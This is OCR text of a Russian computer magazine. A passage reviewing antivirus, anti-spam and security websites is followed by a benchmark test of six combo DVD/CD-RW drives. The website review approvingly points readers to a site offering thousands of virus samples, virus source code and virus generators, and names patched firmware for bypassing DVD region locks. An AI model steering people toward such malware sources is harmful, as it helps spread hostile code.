Очень большой ресурс, посвященный исключительно проблеме вирусов. Здесь ты найдешь и результаты тестирования самых известных антивирусов, и новейшие технологии, которые внедряют в свои продукты разработчики ПО и железа, и двадцатку самых популярных вирусов за неделю. Список можно продолжать очень долго, но думаю, тебе будет интереснее, если ты увидишь все сам. Еще хочу отметить, что на этом сайте ты можешь заработать, если подойдешь под системные требования:
1) Быть в теме компьютерной безопасности (вирусы, спам, взломы и хакеры, бреши, ошибки в ПО, связанные с этим судебные разбирательства и законодательные инициативы).
2) Уметь правильно расставить рядом слова, буквы и цифры.
И если тебя оценят, ты будешь получать гонорар за каждый написанный тобой килобайт полезного текста.


Не могу не отметить большую вирусную энциклопедию, собственно благодаря ей этот сайт и попал в наш обзор. В ней ты прочитаешь о самых известных вирусах, обо всех типах известных вирусов, о том, как надо защищаться.



Читаем о WinNuke

Итог:
Хороший сайт, если тебе нужно описание группы каких-то вирусов, или ты просто интересуешься всем, что с ними связано. Сайт обновляется часто, так что ты будешь в курсе всех последних событий.
Навигация:
5
Скорость загрузки странички:
5

WWW.ANTIVIRUSPRO.RU



Антивирусный центр

Сайт, прежде всего, должен заинтересовать тех людей, которые работают в фирмах, где сохранность информации стоит на первом месте (хотя в XXI веке я вижу только три проблемы: защита информации, ядерная война и глобальное потепление, так что будем считать, что сайт решает глобальные проблемы человечества :)). Именно здесь можно заказать антивирусный пакет, который подходит для твоего бизнеса. Но сайт интересен не только этим.
www.antiviruspro.ru/faq/faq.htm - тут можно почитать и о фирме, и об антивирусах, кстати, есть и полезные вещи.
www.antiviruspro.ru/surprise/parodies.htm - можно скачать прикольные программки-пародии на известные в свое время антивирусы (это то же самое, что заново сесть за игру в арканоид, поверь мне).
www.antiviruspro.ru/antivirus.htm - почитать о всех известных антивирусах.


Неплохо, да?!

Итог:
Хороший сайт, посвященный антивирусам, стоит посетить для общего развития. Ну а если ты представитель фирмы, то просто обязан зайти, почитать, посмотреть на цены и решить для себя: оно тебе надо? :)
Навигация:
4
Скорость загрузки странички:
5

VIRUSLAB.RU


Сайт Панды в России

Что сразу не понравилось, так это немыслимое время загрузки на диалапе и множество всякой рекламы (очень мешает, когда все флешки начинают крутиться и мигать).
Теперь непосредственно об информационной начинке сайта: есть и вирусная энциклопедия, правда на английском (http://service.pandasoftware.es/enciclopedia2/EntradaEnciclopedia.html?idioma=2), и технические характеристики антивирусов панда, плюс руководства пользователя в электронном виде (www.viruslab.ru/docs_new.html).
О том, что на сайте есть все для тех, у кого стоит антивирус Панда, я говорить не буду, т.к. таких людей на »



Учи английский!

Сразу скажу, что у всех онлайн-сервисов по проверке файлов на вирусы есть по крайней мере два недостатка.




Много о Панде в одном месте

порядок меньше, чем тех, кто пользуется другими антивирусами, они и сами смогут все без проблем найти.

Итог:
Если у тебя Panda, то это твое.
Навигация:
5
Скорость загрузки странички:
2

VX.ORG.UA




Viruses don't harm ignorance do!

Список можно продолжать очень долго, но думаю, тебе будет интереснее, если ты увидишь все сам.

Этот сайт в полном объеме посвящен вирусам, также тут предоставляется место тем, кто пишет вирусы, вирус-группам и каждому, кто видит для себя что-то интересное в компьютерных вирусах.
Тут ты можешь скачать сами вирусы (они запакованы в архивы, в коллекции больше 10000 экземпляров, http://vx.netlux.org/src.shtml), исходники, журналы, полиморфик движки, генераторы вирусов (http://vx.netlux.org/vx.php?id=tidx), вирусы для "экзотичных" платформ, симуляторы вирусов. Все на английском, но думаю, школьных знаний будет достаточно. Есть очень полезный раздел "Ссылки", тут все ссылки тематически разделены, можно сортировать по имени,

В разделе "юмор" можно провести несколько приятных минут.



Рай для даунлодеров


времени или количеству хитов, к тому же все линки (по крайней мере те, которые я тыкал) были рабочими! http://vx.org.ua/lib_ru.shtml - хорошая подборка материалов на русском языке о вирусах, законе, сцене.
О том, что есть форум и колонка новостей, говорить не буду :).

Итог:
Однозначно стоит взглянуть на это чудо!
Навигация:
5
Скорость загрузки странички:
5

WWW.MCAFEE.RU

Красиво?

Если у тебя продукты от McAfee, то ты и сам знаешь этот адрес. Все до боли знакомо, служба техподдержки, обновления, онлайн-покупка и т.п. В общем, этот сайт не вошел бы в обзор, если бы не одно НО: есть на нем такая фича, как проверка твоего компа в режиме реального времени на вирусы.
Ты качаешь АктивХ компонент, который весит 1,6 метра, разрешаешь ему установиться на комп и ждешь :). Все совершенно бесплатно и никогда не повредит.



Думаю, стоит взглянуть

Итог:
Если есть нормальный антивирус, то можно было не читать.
Навигация:
4
Скорость загрузки странички:
4

WWW.DRWEB.RU

Как видно из названия, сайт, прежде всего, для

Посмотрим?

пользователей продуктов от Данилова. Посмотрим, что же тут есть для всех остальных.
http://drweb.ru/misc/ - здесь можно посмотреть описание некоторых вирусов, на мой взгляд, самых распространенных, можно подписаться\отписаться от рассылки и почитать некоторые статьи, непосредственно связанные с антивирусом Dr.Web.
www.drweb.ru/faq.shtml - часто задаваемые вопросы по одноименным продуктам.

Даже не могу подвести итог, т.к. сайт в принципе предназначен только для тех, кто юзает Dr.Web, если ты не в их числе, то ищем дальше :).

НАДОЕЛ СПАМ?

WWW.NOSPAM.NM.RU

Проект NoSpam

Неплохой сайт по проблеме спама. Кстати, как ты уже, наверное, заметил, в настоящее время спам приобретает все более глобальные масштабы, у меня, например, около 70% корреспонденции - это спам, а тратить деньги на перекачку всего этого ненужного хлама ой как не хочется! Создатели условно делят рекламу на две ветки: спам и баннеры, по каждой ветке конкретно написана идеология и средства борьбы с этим. В разделе "ссылки" неплохой подбор сайтов для борьбы со злобными спамерами, вот только некоторые из них:
www.ezhe.ru/ses/
http://antispam.home.nov.ru/
http://ordb.org/ - OpenRelay DataBase, почти все SMTP сервисы,

которые предоставляют открытый доступ, ими и пользуются спамеры http://spam.abuse.net/

Итог:
Подойдет для начального ознакомления со спамом и средствами борьбы с ним.
Навигация:
5
Скорость загрузки странички:
5

WWW.ANTISPAM.RU


Все, что нужно для борьбы со спамом

Бросается в глаза почти полное отсутствие дизайна, упор сделан на информативное наполнение сайта, что очень радует. Тут материал для себя могут найти и профессионалы, и обычные пользователи. Есть очень полезная информация, например о том, как вычислить отправителя спама и отправить жалобу (www.antispam.ru/4user/examples_header.shtml), или о том, как спрятать свой адрес (www.antispam.ru/sh?act=msg&id=1016725252). На сайте постоянно упоминается документ - www.stopspam.org/email/headers/headers.html, в котором очень подробно и грамотно рассказывается о том, как читать заголовки почтовых сообщений с целью определения адресов, по которым нужно посылать жалобы на полученный тобой спам.

Итог:
Более глубокое изучение проблемы спама
Навигация:
5
Скорость загрузки странички:
5

ANTISPAM.RIN.RU

Как пишут разработчики: "Посетив наш проект, Вы узнаете: что такое спам и с чем его "едят"; его виды и как бороться со спамом; последние новости и многое другое. Здесь Вы сможете скачать антиспамерские программы и ознакомиться с наиболее полным списком спамеров и антиспамеров. Кроме этого предлагаем Вам услуги




Еще один ресурс

whois-сервиса для определения источников спама".
В принципе, добавить нечего, просто скажу, что ресурс действительно стоящий, информации очень много, в разделе "юмор" можно провести несколько приятных минут, а в форуме выяснить наболевшие вопросы. Есть "Откровения бывшего спамера" (http://antispam.rin.ru/mytest10.htm), где подробно рассказывается, как нужно рассылать рекламные письма!

Итог:
Однозначно стоит посмотреть, почитать и сломать СПАМ!
Навигация:
5
Скорость загрузки странички:
5

ОБЩАЯ БЕЗОПАСНОСТЬ

WWW.SECURITYLAB.RU



Много вкусного о компьютерной безопасности

Интересный сайт про компьютерную безопасность, тут и множество статей по теме, и эксплоиты, форум, отдых, полезный софт, уязвимости (хотя для этого лучше www.void.ru или www.bugtraq.ru/) и много чего еще. Что приятно - сайт постоянно обновляется, и на нем выкладываются статьи ведущих специалистов в теме компьютерной безопасности.




Думаю, теперь ты сможешь без проблем найти в Сети именно то, что тебя интересует. Мой мыл открыт, есть вопросы - пиши!

test_lab (test_lab@gameland.ru)

КОМБАЙНЫ НА РЫНКЕ!

ТЕСТИРОВАНИЕ КОМБИНИРОВАННЫХ DVD/CD-R/RW-ПРИВОДОВ

Интересная ситуация сложилась в настоящее время на рынке оптических носителей. Новые технологии и стандарты плодятся, как кролики, а старые и не думают отмирать. И что же делать прикажешь? Запихивать в кузов кучу приводов так, чтобы слота живого не было? Но и кузов - не резиновый, и деньги - ресурс редкий, поэтому приходится делать выбор между "зарезать болвань" и "насладиться качеством DVD".
Больше не приходится! Производители решили эту проблему, выпустив на рынок комбо-приводы, то есть драйвы, способные как записывать CD-R/RW, так и читать DVD-диски разных форматов, причем между известными брендами уже существует нехилая конкуренция, а цены на девайсы вполне демократичны (порядка 50 условных единиц). Таким образом, сегодня в нашем тестировании приняли участие комбинированные DVD/CD-R/RW-приводы в ценовой категории до 60 долларов.

СПИСОК УСТРОЙСТВ	
	GIGABYTE GO-W0404A
	LG GCC-4480B
	SAMSUNG SM-352B
	SONY Combo CRX300E
	TEAC DW-548D
	TOSHIBA SD-R1312

ВНЕШНИЕ ДАННЫЕ

Все участники сегодняшнего тестирования рассчитаны под пятидюймовый слот, однако по длине несколько отличаются. Самые компактные - SONY и TEAC, они примерно одного размера. Самый большой и разлапистый привод - TOSHIBA. По весу все девайсы примерно одинаковые: от 0,9 до 1,1 кг, за исключением SAMSUNG, вес которого по спецификации - 0,77 кг.
По дизайну передней панели SAMSUNG - вне конкуренции: скругленные углы у лотка и удобная круглая кнопочка, подсвечиваемая диодом (очень удобно находить ее в темноте), оставляют самые приятные впечатления. Также очень понравилась кнопка у привода LG, сделанная этаким бугорком - легко нащупывается и нажимается. Легко найти кнопку и у драйва GIGABYTE. У SONY, TOSHIBA и TEAC кнопочка стандартная, маленькая, длинная и узкая, плохо нащупывается и нажимается, а у SONY еще и срабатывает не с первого нажатия.
Задняя панель у всех приводов стандартна: все гнезда объединены в один блок, что очень правильно, так как меньше шансов расшатать их, вставляя и вынимая шлейфы и питание. Устройство TOSHIBA удивило отсутствием поясняющей схемы для разъемов на задней части - у всех остальных приводов она была, причем иногда в двойном экземпляре (сверху и сзади).

ШУМ, ГАМ И ТЕМПЕРАТУРА

Шум, издаваемый выезжающим лотком, очень важный параметр, если ты решил втайне от родных посмотреть видеодиск с "клубничкой". Привод от TOSHIBA здесь тебя, несомненно, подведет, так как его лоток выезжает и убирается с громким жужжанием, похожим на звук неисправного киборга из голливудских фильмов. Лоток драйва SONY тоже довольно громкий. У GIGABYTE и SAMSUNG лоток двигается очень тихо, но в начале и в конце движения негромко щелкает. Самые тихие лотки у LG и TEAC.
При работе с диском у всех приводов прослеживается прямая зависимость шума и вибрации от скорости чтения/записи. Все девайсы заметно шумят при чтении дисков с данными и тихо читают DVD с фильмом. Самые тихие приводы в обзоре - SAMSUNG и GIGABITE, которые гудели тише всех и не издавали посторонних звуков. SONY и TEAC шумят не очень сильно, однако часто пугают отчетливым странным скрипом при позиционировании и распознавании диска. TOSHIBA и LG шумят громко, однако не издают посторонних звуков, как SONY и TEAC.
В ходе напряженных тестов все приводы заметно нагревались. В спецификации привода TOSHIBA прямо указано, что устройство может нагреваться до 50 градусов, остальные производители о температуре умолчали. По результатам тестов, меньше всех греется девайс GIGABITE, больше всех - TEAC.

РАЗНООБРАЗИЕ ФОРМАТОВ

Как тебе, должно быть, известно, с момента появления стандартна CD-DA (аудиодиск) для него была разработана куча дополнений и расширений, связанных с более рациональным использованием дискового пространства - CD-ROM mode1 и mode2 (диски на 63 и 74 минуты), с продвинутой коррекцией ошибок - CD-ROM XA, с хранением различных типов данных (VideoCD, CD-Xtra, Photo-CD, Mixed CD и т.д.). Представленных комбо-драйвы поддерживают практически все указанные форматы, за исключением такой экзотики, как CD-G/M (аудиодиск со слоем статичных картинок, текста и MIDI, используется для караоке) - его не поддерживают GIGABITE и LG.
CD-R/RW поддерживается всеми приводами в полном объеме. Доступны: многосессионная запись (Multi-Session), пакетная запись (Packet Writing), диск на лету (Disc at Once), сессия на лету (Session at Once), трек на лету (Track at Once) и т.д.
Что касается DVD, то производители так и не смогли прийти к единому формату. В настоящее время существует 6 форматов записи DVD (DVD-ROM, DVD-R for General, DVD-R for Authoring, DVD-RAM, DVD-RW, DVD+R, DVD+RW). Сов-

ременный комбайн должен читать все эти форматы, чтобы юзер не задумывался, с каким именно диском он имеет дело, за исключением, быть может, DVD-RAM, который не очень распространен. Участники тестирования, по данным Nero Infotool, совместимы со всеми форматами DVD, за исключением DVD-RAM. DVD-RAM type 2 (без картриджа) поддерживают только TOSHIBA (входит в соответствующий консорциум) и SAMSUNG.

ТЕХНОЛОГИИ

Для CD-RW-привода очень важно наличие защиты от опустошения буфера (Buffer Underrun Protection), так как в случае опустошения буфера произойдет ошибка, и информация станет нечитаемой. Такой защитой обладают все устройства из обзора. Современные приводы также должны поддерживать технологию Mount Rainier, которая позволяет форматировать CD-R/RW-диск на лету и работать с ним в Windows XP, как с обычной дискетой. Эту технологию, по данным Nero Infotool, не поддерживают только приводы GIGABYTE и TOSHIBA.

ИНТЕРФЕЙС

Приводы, представленные в обзоре, имеют IDE(ATAPI) интерфейс. Пиковая скорость передачи данных через интерфейс (Burst Rate) на сорокажильном шлейфе, согласно спецификациям, у всех устройств составляет 16,6 Мб/с, на восьмидесятижильном - 33,3 Мб/с.

ПРОШИВКИ

Также очень большой проблемой для нашей страны является ограничение количества смены зон DVD. Дело в том, что при просмотре DVD с фильмом в девайс автоматически прописывается соответствующая зона, и счетчик уменьшается на единицу. Сменить зону можно 5 раз. Таким образом, нельзя долго смотреть диски, предназначенные для разных регионов. Однако существуют пропатченные прошивки, позволяющие снять ограничение: для SAMSUNG - X802, для TOSHIBA - X012, XH13 и XA06. А также утилиты: для SONY - LtnFlash, для GIGABYTE, LG и TEAC, возможно, подойдет DVD Region free.

	GIGABITE	LG	SAMSUNG	SONY	TEAC	TOSHIBA
Скорость передачи						
Средняя	4.85 X	6.27 X	6.55 X	6.16 X	6.15 X	6.35 X
Стартовая	2.65 X	3.41 X	3.58 X	2.41 X	2.41 X	3.45 X
Конечная	3.36 X	4.34 X	4.54 X	4.27 X	4.24 X	4.40 X
Метод	CAV	CAV	CAV	CAV	CAV	CAV
Время поиска						
Случайного	111 ms	102 ms	95 ms	102 ms	103 ms	N/A
1/3	126 ms	105 ms	108 ms	120 ms	120 ms	N/A
Полного	168 ms	156 ms	176 ms	197 ms	213 ms	N/A
Использование ЦП						
1X	1%	1%	1%	1%	1%	1%
Максимальная скорость	2%	2%	1%	1%	2%	3%
Пиковая скорость	0.88 Мб/сек	1.13 Мб/сек	1.18 Мб/сек	N/A	N/A	1.14 Мб/сек
Распознование диска	9.62 сек	5.79 сек	3.47 сек	6.27 сек	6.32 сек	6.21 сек

Тест - чтение Video-DVD 7.23 GB

ТЕСТИРОВАНИЕ

Итак, переходим к самому интересному - к проверке девайсов в работе. По нашему мнению, в работе устройство, прежде всего, должно отличаться стабильностью, способностью прочесть практически любой диск и качественно записать CD-R/RW, даже если при этом оно несколько уступает в скорости конкурентам.
Еще до использования тестовых программ мы попробовали просмотреть фильм в DivX, записанный на CD-R, так как именно при этой операции критична стабильная скорость передачи, а процессор загружен раскодированием звука и видео. Все приводы справились с этой задачей хорошо, и хотя время определения диска и скорость поиска нужного фрагмента незначительно отличались, в процессе просмотра наиболее быстрых сцен тормозов замечено не было. Диски с данными распознавались быстро, файлы считывались без проблем.

ЧТЕНИЕ CD РАЗНОГО КАЧЕСТВА

Первым испытанием стало чтение CD-ROM с большим количеством неглубоких царапин на отражающей поверхности. Лучше всех, по нашему мнению, с этим тестом справился привод LG, так как сразу определил характер диска, прочел его ровно, не снижая угловой скорости (желтый график), и показал лучшее время поиска, распознавания диска и минимальную загрузку процессора. Эти результаты перевешивают показатели средней скорости передачи и времени полного прочтения диска, так как в жизни пользователю чаще необходимы стабильная передача данных и быстрый доступ к любой части диска.
Второй результат показал GIGABYTE, на третьем месте SAMSUNG. Хуже всех этот тест прошел TEAC, который несколько раз неоправданно пытался поднять скорость на плохом участке.
Для проверки этих результатов мы дали тестируемым устройствам прочитать CD-ROM с заводским браком (плохой областью в конце диска). SONY, GIGABYTE и TOSHIBA этот тест пройти не смогли. Лучше всего с задачей опять справился привод LG, который сразу взял невысокую скорость и немного скинул ее в проблемной области. Вторым оказался TEAC, который, набрав высокую скорость на хорошем участке, плавно скинул ее до минимума на плохом. Третий - SAMSUNG, который постоянно пытался разогнаться на плохом участке, из-за чего ему понадобилось значительно больше попыток, чтобы прочесть его.

ЗАПИСЬ CD-R

Для теста мы взяли высокоскоростные (1X-48X) CD-R DigiteX. Тест заключался в том, что Nero CD Speed забивал болванку под завязку мусорными файлами, при этом снимались показатели, а после прожига тот же драйв тестировал качество диска. Мы считаем, что CD-RW-привод должен читать без ошибок хотя бы свои диски.
Лучшие результаты показал девайс LG. Он использовал продвинутый метод записи P-CAV и достиг своей максимальной скорости записи (40X) к середине диска, правда, к концу болванки ему пришлось скинуть скорость до 32X. По времени LG уступил только SAMSUNG. Последующая проверка качества диска показала идеально ровный график и полное отсутствие ошибок - безусловный лидер.
Вторую позицию занимает привод SAMSUNG, который также сделал ставку на P-CAV, достиг максимальной скорости (40X) к середине диска и больше ее не снижал, благодаря »

МЕТОДЫ ЧТЕНИЯ/ЗАПИСИ

- CAV (Constant Angular Velocity) - постоянная угловая скорость. Привод поддерживает постоянную скорость вращения шпинделя, что отражается на скорости передачи данных.
- P-CAV (Partial Constant Angular Velocity) - частично постоянная угловая скорость. Скорость передачи постепенно увеличивается, пока привод не достигнет своей максимальной угловой скорости, затем привод будет замедлять скорость вращения шпинделя, и скорость передачи данных станет постоянной. Поскольку при P-CAV привод достигает своей максимальной скорости быстрее, чем при CAV, средняя скорость передачи данных должна быть выше.
- CLV (Constant Linear Velocity) - постоянная линейная скорость. Привод поддерживает постоянную скорость передачи данных путем постепенного снижения угловой скорости.

	GIGABITE	LG	SAMSUNG	SONY	TEAC	TOSHIBA
Диск	Data CD	Data CD	Data CD	Data CD	Data CD	Data CD
Емкость	79:59.73	79:59.73	79:59.73	79:59.73	79:59.73	79:59.73
Скорост ь записи						
Вид записи	DAO	DAO	DAO	DAO	DAO	DAO
Стартовая скорость	19.15x	21.89x	22.05x	19.05x	18.99x	11.88x
Конечная скорость	23.73x	31.98x	39.55x	41.84x	16.01x	11.88x
Средняя скорость	31.57x	32.34x	34.97x	31.83x	29.65x	11.88x
Метод	CAV	P-CAV	P-CAV	CAV	CAV	CAV
Количество ошибок второго уровня	2	0	18	265	2747	3153
Время записи	3.11 мин	3.01 мин	2.52 мин	3.03 мин	3.27 мин	7.09 мин
Время теста скорости передачи	2:19 мин	2:53 мин	2:21 мин	2:35 мин	2:34 мин	2:33 мин

Тест - запись CD-R

CD / Привод	GIGABITE	LG	SAMSUNG	SONY	TEAC	TOSHIBA	NONAME
GIGABITE		5	5	4	3	4	4
LG	4		2	5	0	5	4
SAMSUNG	5	5		4	2	5	3
SONY	2	5	1		0	2	2
TEAC	5	2	4	5		3	2
TOSHIBA	4	4	4	5	3		4
КОНТРОЛЬНЫЙ	5	3	5	5	2	5	2

Кросстест - чтение CD-R, записанных участниками тестирования, всеми остальными приводами

чему прожег болванку быстрее всех. При проверке было найдено 18 ошибок в начале диска, график - практически ровный. Третий - девайс GIGABYTE. Он использовал метод CAV и справился с прожигом в числе первых. Проверка также показала практически ровный график и 2 ошибки в самом начале. Привод SONY показал неплохие результаты. При ровном графике записи и времени, близком к лидерам, он сделал 265 ошибок в начале диска. TEAC взял высокий темп с самого начала, но к концу диска, где наибольшая линейная скорость (зеленый график), резко снизил скорость и сделал большое количество ошибок. Аутсайдер - TOSHIBA. Используя метод CLV, этот привод с постоянной скоростью 12X (хотя заявленная в спецификации скорость - 32X) мучил болванку 7 минут. При проверке показал ломаный график и большое количество ошибок в конце диска.

КРОССТЕСТ

На очереди тест под кодовым названием "Заложи соседа" :). Прелесть этого теста заключается в том, что каждый из участников тестирования может подпортить результаты соперникам, но при этом рискует показать и свои недостатки тоже. Мы провели тест скорости передачи и проверку качества дисков, нарезанных тестируемыми девайсами, плюс одной NoName болванки, записанной неизвестным приводом, на каждом из участников теста плюс контрольном CD-RW SONY CRX210E. Результаты нагляднее всего представлены в таблице 3. К сожалению, объем материала не позволяет поместить в статью все графики, которые, кстати, очень интересны, поэтому сделаем некоторые пояснения. Ошибки, обнаруженные некоторыми участниками теста при проверке качества диска, зачастую являются следствием недостатков самого привода и не подтверждаются другими устройствами. Например, SONY плохо читает в начале диска. TEAC, LG и SONY не очень хорошо считывают данные ближе к концу диска. TOSHIBA не стесняется скинуть в этих областях угловую скорость, поэтому делает меньше ошибок, но проигрывает в скорости и дает ломаный график. Привод TEAC хуже всех записывает в конце диска, поэтому неудивительно, что этот диск вообще не смогли прочитать LG и SONY, а остальные приводы зафиксировали большое количество ошибок. Также надо учитывать, что ближе к концу диска (к его внешней области) линейная скорость, то есть количество элементов, которые считывает/записывает головка в единицу времени, увеличивается. Кроме того, вибрация диска возрастает именно у краев. Таким образом, при записи и чтении этих областей возникает больше ошибок. Именно это и случилось с диском, записанным приводом SAMSUNG, который плохо прочитали девайсы LG и SONY, не очень хорошо воспринимающие слабые области на высокой скорости. Остальные приводы, включая контрольный, справились с этим диском без проблем.

Итак, самые качественные диски записали приводы SONY и GIGABYTE, LG и SAMSUNG показали приемлемое качество, самый некачественный диск записал TEAC. Стабильнее всех CD-R читали GIGABYTE и SAMSUNG, хуже всех с тестом справился привод SONY.

	GIGABITE	LG	SAMSUNG	SONY	TEAC	TOSHIBA
Диск	Data CD	Data CD	Data CD	Data CD	Data CD	Data CD
Емкость	65:18.23	65:18.23	65:18.23	65:18.23	65:18.23	65:18.23
Скорост ь передачи данных						
Стартовая	17.83x	14.16x	19.42x	17.92x	21.16x	18.50x
Конечная	26.12x	30.57x	22.25x	7.16x	9.45x	29.51x
Средняя	28.96x	23.28x	29.42x	27.47x	29.03x	27.93x
Метод	CAV	CAV	CAV	CAV	CAV	CAV
Время позиционирования						
Случайное	95 ms	84 ms	96 ms	113 ms	169 ms	N/A
1/3	100 ms	94 ms	108 ms	98 ms	104 ms	N/A
Полное	171 ms	165 ms	173 ms	470 ms	186 ms	N/A
Использование процессора						
1X	0%	0%	1%	5%	2%	3%
2X	1%	1%	1%	7%	5%	1%
4X	2%	2%	3%	18%	9%	3%
8X	5%	5%	6%	24%	16%	15%
Пиковая скорость	1177 Кб/сек	1422 Кб/сек	831 Кб/сек	N/A	N/A	1473 Кб/сек
Время распознования диска	9.11 сек	5.31 сек	8.19 сек	6.45 сек	6.72 сек	7.37 сек
Время теста скорости передачи	2:19 мин	2:53 мин	2:21 мин	2:35 мин	2:34 мин	2:33 мин

Тест - чтение CD среднего качества

ЧТЕНИЕ DVD

В настоящее время юзерами наиболее широко используются именно Video DVD. Для чтения такого рода данных высокие скорости не нужны. Однако скоро data DVD получат большее распространение среди пользователей, поэтому мы провели все необходимые тесты. Лучше всех с тестом справились SAMSUNG, который прочел диск быстрее всех, и LG, который считывал информацию достаточно быстро и стабильнее всех. Остальные участники показали примерно равные результаты.

В дополнение к этому тесту мы записали CD+RW на приводе GIGABITE и провели тест чтения этого диска. SONY и TEAC выполнили тест быстрее всех. SAMSUNG читал диск быстро, но нестабильно. LG и TOSHIBA прочли диск медленнее, но ровно.

По результатам всех тестов видно, что идеальный комбо-привод тебе вряд ли встретится, так что делай выбор, исходя из тех параметров, которые важны именно для тебя. Мы же присуждаем выбор редакции приводу SAMSUNG, который порадовал нас своим дизайном и показал высокие результаты практически во всех тестах, а также рекомендуем привод LG, который хотя и не лидирует по скоростным показателям, но стабильно читает большинство дисков и неплохо записывает CD-R/RW. Также хочется отметить привод GIGABYTE, который проходит у нас вне конкурса, так как является DVD+/-R/RW, но это самое стабильное устройство в обзоре.


SAMSUNG COMBO DRIVE CD-RW/DVD SM-352B

★★★★★

Цена: $56

SAMSUNG - запись CD-R

SAMSUNG - чтение поцарапанного CD-ROM



SAMSUNG SM-352B

Привод SAMSUNG имеет очень приятный дизайн и удобную подсвечивающуюся кнопку выброса лотка. В работе это устройство довольно тихое и не издает посторонних звуков при чтении дисков. Поток выезжает тихо.

Привод SAMSUNG показал высокие результаты как при чтении, так и при записи дисков. Также девайс неплохо справился с некачественными дисками.

LG COMBO DRIVE CD-RW/DVD GCC-4480B

★★★★★

Цена: $52

LG - запись CD-R

LG - чтение поцарапанного CD-ROM

LG GCC-4480B

Устройство LG имеет приятную круглую кнопочку выброса лотка. Сам поток двигается довольно тихо. В работе LG дает приемлемый уровень шума и не издает необычных звуков.

Этот драйв показал высокие результаты при чтении дисков в сочетании с приемлемой скоростью и неплохо справился с записью CD-R.


SONY COMBO DRIVE CD-RW/DVD CRX300E

★★★★

Цена: $49

SONY - запись CD-R

SONY - чтение поцарапанного CD-ROM



SONY CRX300E

Привод SONY имеет стандартное оформление и неудобную кнопку выброса лотка. Поток двигается довольно громко. В работе привод издает приемлемый уровень шума, однако при позиционировании головок и распознавании диска слышен неприятный скрип.

SONY показал высокий уровень записи, однако чтение CD-ROM и CD-R оставляет желать лучшего. Тем не менее, с качественными дисками проблем не возникнет.

»

